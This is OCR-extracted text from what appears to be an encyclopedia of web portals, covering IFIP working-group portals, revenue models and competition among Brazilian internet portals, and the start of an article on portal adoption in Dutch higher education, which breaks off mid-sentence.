



Figure 5. IFIP WG3.4 portal



ifip.org) where general information about IFIP is located, but more importantly for this discussion, access to IFIP's Technical Committees and Working Groups.

In this article, we will begin by examining the links leading from TC-3: ICT and Education. Selecting TC3 from the IFIP home page takes you to the TC3 home and WG3.4 link pages shown in Figures 3 and 4.

The TC3 site provides information such as aims of the Technical Committee, membership of the TC and WGs, strategic plans, calendar of events, and a private area for officers of the TC and WGs. All of this content resides on the IFIP server, which for this purpose, provides a site that is little different to a conventional Web page. The next stage, however, when "Web site" is selected from the WG3.4 link page, moves the action to a server in Australia (IFIP-WG3.4, 2006) where the bulk of the WG3.4 information is stored and accessed from.

This page is currently under development, but will be the main portal for this Working Group with access being provided to many other related sites relevant to those

Figure 6. IFIP WG9.7 portal

interested in professional and vocational education. It has some way to go before being able to be considered a really useful portal.

Another IFIP Working Group Web site that is much closer to the ideal of a portal is that of WG9.7 – History of Computing (IFIP-WG9.7, 2006). This portal offers, first of all, access to some fairly mundane administrative matters such as a list of members, minutes of meetings, reports, past and planned events, and access to the IFIP home page. Next are details of a Hofstra University Course on Computing History Resource Adaptation (The Chair of this Working Group is an academic at Hofstra University.). The portal then provides access to a number of useful resources for those interested in the History of Computing. These include information from an IFIP report (Impagliazzo, Campbell-Kelly, Davies, Lee, & Williams, 1998) and the Hobbes' Internet Timeline (Zakon, 2006).

A section on computing museums then lists: IEEE Virtual History Museum, IEEE History Center; The Computer History Museum. Mountain View, California; Computer Conservation Society/British Computer Society and the Science Museum of London; Virtual Museum of Computing, Oxford University; Russian Virtual Computer Museum; The American Computer Museum in Bozeman, Montana; Museum of the History of Science, Oxford, England; Heinz Nixdorf Museum, Paderborn, Germany; Deutsches Museum, Munich, Germany; Intel Museum, Santa Clara, California, USA; and Microsoft Museum, Redmond, Washington, USA. Most importantly, the portal also acts as a gateway and provides links to the Web sites of each of these museums. Other interesting museum sites accessed include: Computing Museum – Jean Jennings Bartik; Text-Mode Games; Computer Hall of Fame; and The Lost Museum of Sciences.

A number of commercial enterprises working with ICT also have an interest in history, and the WG9.7 portal also provides access to the history-related Web sites of Computer Associates, Ericsson, Hewlett-Packard, Intel, IBM, Lenovo Group, Lucent Technologies, Microsoft Corporation, Motorola Corporation, NTT DoCoMo, Nokia, and Sony. Another link is offered to a number of resources and publications relating to computer history, including one to codes and ciphers from World War II (Sale, 2006).

FUTURE DIRECTIONS AND CONCLUSION

Further development needs to be done on almost all of the IFIP sites to develop the full potential of these portals. Apart from the main IFIP portal (home page), the organization relies mainly on volunteers to develop its Web sites. This means that some are just that, normal Web sites, while others are versatile and fully powered portals and many are somewhere in transition between these two. For an international organization of this type, Web portals have much to offer

Figure 7. IEEE virtual museum

in keeping members, as well as the general public, aware of the organization's activities. They are able to do this by segmenting and organizing information into parts that are relevant to a variety of different audiences. This is the power of a portal, to "provide the services of a guide that can help to protect the user from the chaos of the Internet and direct them towards an eventual goal" (Tatnall, 2005).

REFERENCES

IFIP (2006a). *IFIP—The leading edge of information technology.* Retrieved January 8, 2007, http://www.ifip.org/

IFIP (2006b). *This is IFIP.* Retrieved January 8, 2007, http://www.ifip.org/

IFIP-WG3.4 (2006). *IFIP working group 3.4—Professional and vocational education in ICT.* Retrieved January 8, 2007, from http://www.businessandlaw.vu.edu.au/ifip34/

IFIP-WG9.7 (2006). *IFIP working group 9.7—History of computing.* Retrieved January 8, 2007, http://www.comphist.org/

Impagliazzo, J., Campbell-Kelly, M., Davies, G., Lee, A.N., & Williams, M.R. (1998). *History in the computing curriculum*. New York: IFIP TC3/TC9 Joint Task Group.

Sale, T. (2006). *Codes and ciphers in the Second World War.* Big Oxford Computer Co. Retrieved January 8, 2007, from http://www.codesandciphers.org.uk/

Tatnall, A. (2005). *Portals, portals everywhere ... Web portals: The new gateways to internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing.

UNESCO. (2006). *United Nations Educational, Scientific and Cultural Organization, (UNESCO)*. Retrieved January 8, 2007, from http://portal.unesco.org/en/ev.php-URL_ID=29008&URL_DO=DO_TOPIC&URL_SECTION=201.html

Zakon, R. H. O. (2006). *Hobbes' Internet timeline.* Zakon Group. Retrieved January 8, 2007, from http://www.zakon.org/robert/internet/timeline/

KEY TERMS

International Federation for Information Processing (IFIP): A nongovernmental, nonprofit umbrella organization for national societies working in the field of information processing.

IFIP Technical Committee: These provide a management team responsible for a given field of activity and for the operations of its Working Groups.

IFIP Working Group: Operate to share experience and to develop their specialized knowledge by running open conferences and smaller working conferences, offering seminars and tutorials, circulating papers and by electronic conferencing and by e-mail.

Portal: This provides a gateway, not just to sites on the Web, but to *all network-accessible resources* whether involving intranets, extranets, or the Internet, and offers centralized access to relevant content and applications.

UNESCO: IFIP holds Formal Consultative status with The United Nations Educational, Scientific and Cultural Organization (UNESCO).

Impacts and Revenues Models from Brazilian Portals

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INTRODUCTION

Tapscott (1996) states that, since the end of the last millennium, the world is witnessing the birth of a new era called the age of networked intelligence, which creates a new economy, new policy and a new society, based on networking of human intelligence through technology. In other words, in this new era, machines do not predominate, but individuals who use networks to combine their intelligence, their knowledge and their creativity to create wealth and social development.

The new economy, which appears with this new era, can be called digital economy because information, in all its forms, becomes digital; that is, it is reduced to bits, binary code formed by combination of ones and zeros, stored on computers and circulating at light speed over networks.

In this new economy, Internet plays a fundamental role, which is shown by its growth and creation of new business (portals, B2B, B2C, search tools, MP3, etc.) all round the world.

In Brazil, the Internet is also growing. There was substantial growth in Internet usage: from 3.9 million users in 2000 to 18 million in 2005 (Ibope, 2006). The comparison of volume of sale on the Internet (B2C mode), between January 2001 and 2005, shows a 254% growth. Another important fact is that in 2005, 20.6 million taxpayers (97.5%) submitted their income tax declarations through Internet. This market growth, allied with new development of network technologies, has increased competition among Brazilian portals.

This article aims to describe the Internet market in Brazil, describing and analyzing its background, business models, revenue sources, and market competition. Besides, this study allows a comparison between some important points in Brazilian market and other international markets.

BACKGROUND

Market Competition

Kalakota (1997) defines the main drivers in Internet portals market: price, content, ease of use, and services offered to consumers.

Porter (1979) identified five competitive forces that determine competitiveness and intrinsic attraction for long term profit in a market (industry) or market segment: rivalry among competitors, potential new competitors, substitute products, buyers and suppliers. The threats that these forces represent are:

- **Threat of Intense Segment Rivalry:** An industry is not attractive if it already contains powerful, aggressive, or a large number of rivals. It is even less attractive if it is stable or in decline, if additional productive capacity takes place in major stages, if fixed costs are high, if barriers to exit are high or if competitors have a major interest in remaining in the segment. These conditions frequently lead to price wars, advertising battles and product launches, which makes competition burdensome.
- **Threat of New Competitors:** The attraction of an industry varies with barriers to entry and exit of the segment. The most attractive segment is one with high barriers to entry and few barriers to exit. Few new companies manage to enter the sector and companies with poor performance can leave easily. When barriers to entry and exit are small, companies can easily enter and leave the sector and returns are stable but low. The worst case is when barriers to entry are low and to exit are high; companies enter in good periods, but find it hard to leave in difficult periods. The result is excess capacity and reduced gains for all.

- **Threat of Substitute Products:** A segment is not attractive when there are real or potential substitutes for the product. Substitutes limit industry prices and profits. The company needs to monitor price tendencies closely. Technological advances or increased competition in substitute sectors mean that prices and profits tend to fall.
- **Threat of Increasing Buyer Bargaining Power:** A segment is not attractive if buyers have major or growing bargaining power. Buyers will try and force a price cut, demand more quality and service options and will set competitors against each other, all to the detriment of the selling company's profits. Purchaser bargaining power grows as they organize and become more concentrated, when the product represents a significant portion of purchaser costs, when the product is not differentiated, when buyer's costs of changing are low, when buyers are sensitive to prices because of low profit margins or when buyers may integrate prior stages in production chain. To protect themselves, companies must select buyers with less negotiating capacity and lower power to change supplier. The best defense is developing better offerings which cannot be rejected by powerful buyers.
- **Threat of Increasing Supplier Bargaining Power:** A segment is not attractive if its suppliers can raise prices or reduce supplies. Suppliers tend to be powerful when concentrated or organized, if there are few substitutes, if the product supplied is important, if the cost of changing supplier is high and if suppliers can integrate later stages of the production chain. The best defenses are to construct relationships with suppliers where all parties win and use various supply sources.

Portal Types

Portal sites give their visitors the opportunity to find everything that they are looking for in a single place. According to Deitel (2004), "most people think of search tools when they hear the word portal" (p. 32). Search tools are normally horizontal portals (i.e., portals that provide services for companies of different industries) that offer information on many topics. More specific portals, those offering a substantial amount of information on a single area of interest, are called vertical portals.

Kalakota (2002) states that portals can be called e-business killer applications. The term portal currently has a variety of meanings in the business world. For our purposes, the definition proposed by Kalakota (2002) will be used: "an aggregate set of services for a specific and well defined user group" (p. 96). For example, Yahoo! is a portal that organizes news, search tools and communications services that consumers want to use. eBay users can administrate business activities associated with auctions.

Kotler (2000) states that the Internet, or more specifically, the World Wide Web, is currently the largest information repository that the world has ever seen. The author says that, in a very short period, the Web has become a key tool for sales and marketing professionals to obtain information about the competition and carry out demographic, sector or customer research.

The portals take many forms. For Turban (2004), one way of differentiating them is by verifying their content, which can be more or less wide-ranging, and their community or target market, which may also vary. Thus, portals can be divided into five types:

- **Publication Portals:** Directed towards large communities with diverse interests, involving very little content customization, except in online research and typical interactive Web resources.
- **Commercial Portals:** Offering less varied content to various markets, commercial portals are the most popular among online communities. Although they allow user interface customization, they are still directed towards wide-ranging markets and their content is very simple (a list of actions and news on pre-selected themes).
- **Personal Portals:** Filter specific information for the user. As with commercial portals, they do not offer wide-ranging content, but are generally more personalized; some go to the extreme of having a single user for their market.
- **Corporate Portals:** Coordinating rich content for a relatively small community. Also known as business portals or business information portals.
- **Mobile Portals:** Accessible from mobile devices.

Revenue Models

According to Turban (2004) revenue model highlights include: transaction, subscription, transaction tariff, advertisement, affiliate and sales models.

The transaction fee model is when a company receives commission on a volume of transactions carried out. For example, the amount paid in the sale or purchase of a house is called a transaction fee. The greater the value of the property, the higher is the transaction fee.

Subscription fees arise when customers pay a fixed value to obtain certain services, generally on a monthly basis. One example would be the access fee charged by a Internet provider: The basic revenue model for access providers is based on the subscription fee.

The advertising fee model exists when companies charge other companies to advertise on their sites. This model is used by radios, TV networks, newspapers, and so forth

Affiliation fees are used when companies receive commissions for routing customers to other sites.

The sale model occurs when companies generate income by selling products and services on their sites. One example is the sale of goods by the Brazilian electronic retailer Submarino.

There are other models, such as fees charged for the use of games or transmission of sports competitions in real time.

Internet Background in Brazil

Medeiros (2002) explains that Internet history in Brazil began in 1988, when Fapesp (Research Support Foundation in the State of Sao Paulo—*Fundação de Amparo à Pesquisa no Estado de São Paulo*), a foment agency of State Secretariat of Science and Technology, linked in to the United States network. The same year, Bitnet (Because is Time to Network), a network connecting Fapesp to Fermilab, a laboratory of high energy physics in Chicago (USA) arrived in Brazil. Information exchange was done by file download and e-mail. In 1989, data exchange was approved between these institutions.

In 1991, using an international line connected to Fapesp, Internet access was opened up to educational institutions, research foundations, and government organizations. Brazil began to take part in international forums, exchanging files and software with other countries.

In 1995, Communications and Science and Technology Ministries published a joint directive creating private access providers and establishing commercial Internet operations in Brazil. The Internet grew substantially in 1996. In 1997, for the first time Brazilian should deliver their income tax returns over the Internet. In 1999, there were more than 2.5 million Internet users.

Brazilian Providers

Data from Ibope (2005), shows three main access providers in Brazil: UOL (Universo Online), Terra and IG. UOL began operating in April, 1996, as an association of country's two main media groups (Grupo Folha and Abril), and to this day demonstrating their vocation for providing content (the current slogan is UOL – The Best Content). In mid 2003, Grupo Abril sold its stock holding, and the sole partners became Grupo Folha and Portugal Telecom (PT). UOL provides access in over 3,000 locations in the country and local number connection in 14 thousand foreign cities. It currently has 1.4 million paying subscribers. Since September, 1999, it has also been an access provider and portal in Argentina (Limeira, 2003).

In 1995, Nutecnet was created (whose first product was an e-mail system) and in December, 1996, following a partnership with a media group called RBS, ZAZ was launched (as an Internet provider and portal). In July 1999, Zaz was acquired by the Telefonica Interativa, a company from the Telefonica group, from Spain, to start its Latin American Internet operations. Terra Networks was created, whose portal became Terra in December, 1999. Company data claims 1.5 million subscribers (Limeira, 2003).

IG (Internet generation), began operating in February 2000, as a free access provider and portal, via association of a group of investors and one of the biggest advertising executives in the country (Limeira, 2003). In 2004, IG was acquired by Brasil Telecom (a telecommunications company).

Ibope/Netratings research (2005), including residential access in Brazil, the United States, and Spain, shows that among the 84 sub-categories, Brazil has one of the highest usage concentrations, with five sub-categories (communities, e-mail, portals, banks, and search tools) accounting for 53.2% of all time spent on the Internet. In Spain and the U.S., these five categories accounted for 39.8% and 30.4% respectively.

Another interesting point for this market is the number of hours Brazilians spend on the Internet. According to Ibope (2006) average time a residential user spends on the Internet is 16 hours and 45 minutes, compared with 15 hours and 40 minutes in France and 14 hours and 46 minutes in the USA, for example.

Portal Classification

Kalakota (2002), proposes classifying portals such as AOL, Yahoo!, Amazon.com, and Microsoft, as *eyeball aggregators*. They operate as super-portals, which use the powerful attraction of free content and service offerings to aggregate and drive Internet traffic. Within this classification, on the Brazilian market, was can include UOL, Terra and IG as super-portals, as they fill all of the requirements as aggregators and drivers of Internet traffic.

Portal Revenues

Normally, portals use more than one model as a source of revenue. It is possible to see that providers mainly use subscription and advertising models.

It should be highlighted that among the three main Brazilian providers, two are associated with telecommunications companies, which shows that portals are also used to leverage other businesses (for example, generating traffic for telcos).

Apart from subscription revenues, these portals have sought to increase their income by increasing revenue from online advertising and developing new products and services for customers. According to Fernando Madeira (M&M, 2005), 85% of Terra revenues come from subscriptions, with the remaining 15% from advertising and e-commerce.

Table 1. Format x Revenu—elaborated by the authors

Format	Portal
Pay per click	UOL, Terra , IG, Yahoo e Google
ROI	Terra e IG
CPM (Advertising)	UOL, Terra, IG, Yahoo, Google e MSN.

Table 2. Comparative unique user growth (IBOPE/Netratings, 2005)

Site	Jan / 04	Oct / 05
UOL	4,177,000	4,287,000
Terra	2,874,00	2,980,000
IG	3,753,000	2,584,000
MSN Messenger (with applications)	0	7,916,000
Yahoo! Search	3,223,000	3,285,000
Google	4,206,000	7,087,000

UOL, for example, from 2005 and on, started selling anti-virus and VoIP services. The Ibope/Intermeios study (Jornal do Commercio: 2005) forecast growth in online advertising in Brazil of 30%. Another interesting factor in this study is that in the first half of 2005, the Internet accounted for 1.7% of Brazilian advertising spending, compared with 2.1% for paid television.

Deitel (2004) says that online purchases are common at major portals. Some portals such as Yahoo!, UOL, Terra, and IG offer users a shopping page linking with various other sites that offer a wide rang of products.

Portals that link consumers to online traders, shopping centers, and auction sites offer many advantages. They help users to collect information on a specific item they are seeking and allow them to research e-commerce.

The structure of online purchasing is different at each portal (Deitel, 2004; Turban, 2004). Some use pay-per-click as a revenue model, others commit to a return on advertising investment (ROI) and others charge to advertise products.

In pay-per-click, the portal sets a value paid by each customer clicking on the advertiser link on the portal.

In ROI, each monetary unit invested in advertising the portal promises to generate exposure so that the advertiser obtains "X times" the value invested. In this situation, the portal becomes a "partner" with the advertiser, as it only gets paid if the advertiser manages to make sales.

In advertising revenues, the portal defines the price for advertising for each format on the site.

The click and ROI models reduce portal revenues, as the success factors for an advertisement depend on the type of advertisement and the offer itself. As none of these factors are decided by the portal, portal revenues are totally dependent on advertisers.

It is important to note that in any model cited, consumers are restricted to retailers enrolled with the site.

Table 1 shows the type of portal revenues for e-commerce transactions.

Kalakota (2002) states that online retailers have tried to cut their dependence on super portals by trying to make consumers visit their sites directly (especially repetitive consumers). On the other hand, the mass purchasing power of these consumer aggregators is considerable.

Brazilian Market Competition

One important point is that Brazilian portals suffer from competition from new entrants (MSN, Google, and Yahoo!), as these competitors are seeking diversify revenues from the advertising market.

The Ibope/Netratings study (2005) shows the growth of new entrants in relation to current competitors. Considering the home page, see Table 2 for the unique user distribution.

Analysis of Table 2 shows us that until the beginning of 2004, the main Brazilian portals were access providers. From then and on, this has changed due to the high growth of unique users at MSN and Google from the Brazilian market.

The importance of the Brazilian market to Google can be seen by moves the company has made in Brazil, creating a research and development center, setting up a Brazilian operation, acquiring search competitors (Akwan) and the large audience on the relationship site Orkut (according to data from Exame magazine, 2005, 75% of Orkut users are Brazilian). Note that half of Google's revenues come from online advertising (Isto É Dinheiro, 2005). Even offering a free product, the company obtains advertising revenue from sponsored links, in which advertisers choose keywords and pay to associate their products with Internet addresses whenever a reply is given to a search.

Another interesting point is that the purchase of Akwan, which provided search services to UOL, forced the competitor to seek new search partners.

As a means of barring Orkut's growth in Brazil, UOL and Terra have launched competing products (UOLkut and Gaia), and have developed and refined the search tools. UOL launched a sponsored link mechanism on its pages in the first half of 2005.

FUTURE TRENDS

It must be noted that according to Ibope/Netratings (2005), Brazil is the country with the third highest telecommunications company site usage in the world with 25,8%, behind only of France (32%) and Germany (26.5%). These sites are used mainly to send SMS messages to mobile phones and to updated and view mobile blogs or moblogs. Considering this fact and in light of Anatel (2005) data stating that Brazil has 80 million cell phones, there is a major tendency for convergence between cell phone and Internet and, consequently, an additional competitor for major Brazilian portals.

The movement of direct and indirect competitors reinforces Porter (2001) theory, which states that the tendency for portals and portal candidates to copy one another destroys originality and competition, generating a zero sum competition and a model based on competitive convergence.

CONCLUSION

The Brazilian portal market is dominated mainly by paid access providers and search sites.

Portals existing in 2005 had a basic strategy to gain new clients and offer content. The entry of new competitors, such as Google, Yahoo!, MSN, increased competition and forced major portals to compete with products that were not in their portfolio.

With the growing number of Internet users, and increased use of broadband, the Internet has got greater appeal to users and advertisers. As broadband changes, user browsing habits and allows use of mass rich media, there are more video advertisements, animations and a greater level of interactivity. This means that online advertising is set to rise. This will increase portal revenues and redistribute revenues among access provider subscriptions and advertising.

Another interesting point is that with the growth of the Internet advertising market, it starts to compete with other media types in the search for revenues. According to data from HSM (2005), the Internet corresponds to 14% of all time that Americans between the age of 12 and 64 years spend on all types of media.

All in all, these changes should further increase sector competition.

REFERENCES

Anatel—Agência Nacional de Telecomunicações. (2005). Retrieved December 2005 from http://www.anatel.gov

Deitel, H. M., Deitel, P. J., & Steinbuhler, K. (2003). *E-business & e-commerce for managers*. Prentice Hall.

Exame. (2005). Google Eles querem dominar o mundo. *Exame, 855,* 24-36.

HSM. (2005) E a Publicidade descobre a Internet. *HSM, 4*(51), 46-52.

Ibope (Instituto Brasileiro de Pesquisa de Opinião). (2005). *Número de internautas residenciais ativos cresce e atinge 11.4 milhões de usuários.* Retrieved October, 2005, from www.ibope.com.br

Ibope (Instituto Brasileiro de Pesquisa de Opinião). (2006). *Novo recorde de navegação no acesso reidencial da Internet no Brasil.* Retrieved January 2006, from www.ibope.com.br

Ibope/Netratings. (2005). Retrieved October 2005, from http://www.nielsen-netratings.com

Isto é Dinheiro. (2005). Google Busca o Brasil. *Isto é Dinheiro, 411*, 68-71.

Jornal do Commercio. (2005). Retrieved October, 2005 from http://jc.uol.com.br/comercial/2005/06/30/not_630.php

Kalakota, R., & Robson, M. (2002). *E-business: Estratégias para alcançar o sucesso no mundo digital* (2nd ed.). Porto Alegre: Bookman.

Limeira, T. M. V. (2003). *E-marketing: O marketing na internet com casos brasileiros*. São Paulo: Saraiva.

Medeiros, A., Jr. (2002). *Análise de novas tecnologias de comunicação de dados utilizadas na gestão da cadeia de* *suprimentos* (p. 139). Dissertation (Production Engineering MSc.), Production Engineering Dept, of Polytechnic Engineering School, University of São Paulo, São Paulo.

Kalakota, R., & Whinston, A. B. (1997). *Electronic commerce—A manager's guide*. MA: Addinson Wesley Longman.

Kotler, P. (2000). *Marketing management: Millenium edition*. Prentice Hall.

Porter, M. (1979). How competitive forces shape strategy. *Harvard Business Review, Nov-Dec*, 137-145.

Tapscott, D. (1996). *The digital economy: promise and peril in the age of networked intelligence*. New York: McGraw-Hill

Turban, E., & King, D. (2003). *Introductions to e-commerce*. Pearson Education

KEY TERMS

ANATEL: Brazilian agency which regularizes telecommunications.

E-Commerce Site: Site that sell products through Internet.

IBOPE: Most important Brazilian opinion researcher.

Internet: In this article, it refers to the Word Wide Web.

Provider: Firm which provides Internet access.

Rich Media: Technology which allows using a great level of interactivity, animation, and definition.

Search Tools: Tools which allow users to ask for content meeting specific criteria and retrieve a list of references that match those criteria.

Implementing Portals in Higher Education

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PORTALS IN HIGHER EDUCATION

Because of the increasing use of digital information within educational organizations, users encounter problems with finding and selecting the right information. Therefore, the request for personalized information becomes an important issue. Portals are seen as a solution because they can combine various information channels in a personalized way. This was also the conclusion of recent research in which several portals were compared with each other (Keller, 2004) to identify why portals are necessary.

- Management of content (Web-based content, documents and administrative dates, authorisations, versions, fields, and workflow)
- Uniform access (identification, authentication, single sign on)
- Integration of applications: e-mail, electronic learning environments, SIS. CRM, ERP, LDAP, application integration, and data integration)
- Collaboration (e-mail, communities, forums, chat, shared folders, video/audio, metadata, taxonomies, classification of material)

Several definitions (Strijker & Koopal, 2005) of portals are given in the literature, and most of the definitions include the use of different resources, personalized information, and the use of a single interface. A definition that covers various aspects and that is used in this article is the following:

A portal is a system that integrates various applications and retrieves information from different resources to end users through a personalized interface. (Keller, 2004)

The use of Portals in education relates to different closely related aspects such as educational, organizational, and technical procedures. This article describes the current status of the educational implementation of Portals in higher education in the Netherlands in relation to these educational, organizational, and technical aspects.

EDUCATIONAL ASPECTS

Educational aspects relate to activities that take place so that desired learning activities can occur. Terlouw (1997) described these as educational functions:

- Preparatory instructional functions (motivating, connecting with prerequisite knowledge, explaining the instructional goals, giving learning tasks)
- Executive instructional functions (orientation on knowledge, exercising, understanding, integrating and applying knowledge)
- Regulative instructional functions (giving guidance, feedback, testing, and control)
- Constraining instructional functions (facilities)

The formulation of educational functions becomes more detailed as a certain type of educational approach is specifically chosen within an institution. Within one institution, several education approaches will be used (Fisser, 2005). Therefore, the facilities that are necessary within a Portal should be general of nature and adaptable for each program or project. Table 1 gives an overview of examples for the application of technology in education.

Within the current database-oriented course management systems (CMSs), such as Blackboard, WebCT, and Teletop, the major educational functionalities are available that support instructors with activities such as:

- general course organization including a grade book, student mentoring, absence, and planning-related activities for a course;
- lectures and other instructor-led sessions;
- self-study including lectures, activities, tasks, and (may be) practical exercises;
- assignments (such as thesis, report, product, research) that can be done individually or in groups;
- assessment as self-assessment, or to be partly an instrument for grading;
- communication, to support the different functionalities for group work and collaboration; and

Table 1. Types of technology applications related to categories of course support in higher education (Collis, 1999)

Major Educational Use	Examples of Technology Applications
1. Publication, information dissemination	Word processing; HTML editors; WWW sites and browsers to access them, WWW sites associated with database environments; software to facilitate file transfer and document attachments to e-mail; tools for cross-application format retention (i.e., pdf).
2. Communication	E-mail systems, computer-conferencing tools, including WWW boards and other forms of WWW-based conferencing; WWW sites offering communication options for the direct sending of e-mail and forms for structured communication; software for Internet telephony; software environments for audio-video desktop conferencing, for voice-e-mail, for creating video attachments for e-mail; software systems for text-based chat.
3. Collaboration	Groupware, which includes application-sharing software, shared workspaces, WWW-based shared workspaces, WWW-based application sharing, workflow tools; WWW sites designed for collaboration support; tools to allow collaborative writing on documents that are then commonly available to a group.
4. Information & resource handling	CD-ROMs with resource collections, which may or may not be linked with a WWW site; WWW -based search engines; distributed database systems (WWW- and proprietary); WWW sites designed for information organisation, access and sometimes creation; tools to retrieve and display distributed multimedia resources stored as digitised audio and video (including streaming audio and video).
5. Specific for teaching and learning purposes	Stand-alone software for tutorials, simulations, electronic workbenches, demonstrations of processes, collections of resources; interactive software (such as tutorials, quizzes, simulations) stand-alone or accessible via WWW sites; computer-based testing systems; video-capture tools for lecture or presentation capture; video-conferencing (point-to-point and multicasting) for lecture participation; WWW-based pages or environments
6. For course integration	WWW-based course-support (or management) systems.

- management of resources, such as articles, presentations, background information.

The current CMSs can also be considered as a form of content management systems, in which courses define the structure and organization of the content (Strijker & Collis, 2005). The current CMSs are also database-driven and provide already personalized information about the educational process to the users (Strijker, 2004). Instructors only can see, edit, and maintain courses that they are responsible for, and can assess students that are enrolled in that course. Students have access to courses that they are enrolled in, and have access to functionalities such as grade books, course information, and assignments. Personalization of these electronic learning environments has been applied for some time now, because managing the environment became too complicated for both teachers and students. By transferring the content management of the electronic learning environment to portals with a content management system; it is thus possible to support the organization and the structure of the course in an improved manner

ORGANIZATIONAL ASPECTS

Organizational aspects are related to logistics, such as planning of rooms, enrolment, registration of grades, but are also related to personal administration, regulations for scholarships, and management. Within Dutch higher education, a large set of these processes are already automated because the large scale of the organizations require solutions to manage these resources. For example, the University of Twente (2005) has a large number of applications in use: applications are related to research (3 systems), education (10 systems), staff (10 systems), and finances (10 systems). The systems differ in functionality. Each of these systems have a specific target group, management aspect, and an interface to store and retrieve information. Within the University of Twente, for a number of applications, an attempt has been made to combine them into a portal. The example of the University of Twente with the different systems is not unique. The need of institutions to get insight in several processes and systems has resulted into a gradual increase of tailor-made applications.

Because of the large scale on which a portal has to be implemented, the implementation cannot be initiated by students or employees. The decision on the allocation of different sources and systems that are needed can only be made at policy level. These decisions are not only related to financial issues, but also to choosing a specific strategy for the implementation, and to the exchange information about the implementation of the portal.

TECHNICAL ASPECTS

It is possible to use various data applications, and also the technical interoperability possibilities of systems has increased, but coupling data is sometimes not possible, or is hampered by missing data of unique keys such as names, e-mail addresses, user names, and passwords. Because of the specific characteristics of each individual system, it has to be looked at to what extent information can be used effectively.

Portals are thus used to combine different resources from back-office systems to a single personalized user interface. Resources that can be useful for a certain user can be viewed through portlets. Portlets are components that form a portal. Each portlet can retrieve personal data from a certain resource. An e-mail portlet, for example, can retrieve e-mail information from a mail server and show or example the last 10 headings of the new mail. The portlet can also provide links to more specific resources, in this case for example, to the full e-mail messages. In most portals a set of portlets is available to connect to large databases used for e-mail and document management. This component-based approach of portlets can also be found in the design of the e-learning framework of JISC (2004).

From the overview, it becomes clear that there is much information about technical aspects of portals. The relation with the educational and organizational aspects is also described, but descriptions of practical experience are not available. In the next chapter, more insight is given into these aspects.

INVENTORY OF PORTALS IN DUTCH HIGHER EDUCATION

The inventory focuses on the vision, ambition, stakeholders, importance, success factors, and lessons learned in educational, organizational, and technical sense. The inventory was done in two parts; a Web survey for all 58 organizations for higher education in The Netherlands, and seven interviews within the same set of organizations.

Results Web Survey

The Web survey is filled in completely or partly by 23 persons (a response of 43%). For 70% of the 23 organizations that responded, portals are in use; 13% use even more then one portal. Six respondents do not use a portal at all, five of these respondents give, as main reason, that the organization has other priorities. To the question, if a portal provides added value to an organization, 79% reacted positively. Comments about the added value varied between the participants and included reactions such as integration of loosely coupled systems, personalized information, structuring information for different target groups, single point of access, and central information entrance. Twenty-one percent of the respondents are still not convinced if there is an added value.

According to 4 out of the 10 respondents to this issue, the educational management was the initiator, 2 identified higher management, and 3 the students as users as main initiators of the portal implementation. The portal is accessible by different users according to 20 respondents. Seventy-five percent of these respondents answered that students and employees have access to the portal. The main functionalities of the portal were identified (n = 20) as access to Web applications (80%), integrated presentation of relevant information (90%), and working together in groups (50%). The main reasons for an organization to implement a portal are the following; fragmented set of available information (79%), logical step in development (68%), and request from users such as students and employees are identified by most respondents. Within the organizations, different CMSs are used. Fifty-six percent (n = 18) uses Blackboard, 17% N@tschool, 11% Teletop, and 6% uses WebCT. The choice of a portal as a commercial of the shelf solution differs. Twenty-eight percent of the organizations developed a tailor-made solution and used own ICT staff to realize this. Seventy-nine percent (n = 19) of the respondents did find the expected functionalities of the implemented portal in their organization.

Results of the Interviews

Within seven organizations, interviews were carried out with persons responsible for the implementation of a portal in the organization. Two organizations were randomly selected from the set of organizations that did not implement a portal yet. The other five organizations were based on previous research (BIBA, 2005), because it was expected that these organizations had valuable experience as early adopters. The interviews focused on the ambition, current use, policy, and vision related to the implementation of portals in the organization, and described here in the categories education, organization, and technology.

Education

- **Overall Solution:** Portals are considered in a number of institutions as (a partial) substitute or continuator for several existing systems such as CMSs, portfolio's, document management systems, shared online workshops, synchronous communication, and knowledge management systems. Coupling several resources and structuring information is carried out based on characteristics of persons, groups, and professions.
- **Vision:** The educational vision of an institution must connect to the choice of the portal and the aimed functions. At the management level, the choice for portal must therefore be aimed at the educational concept. At a number of institutions, the implementation of the portal has been used to give another direction to the educational concept and to improve and support

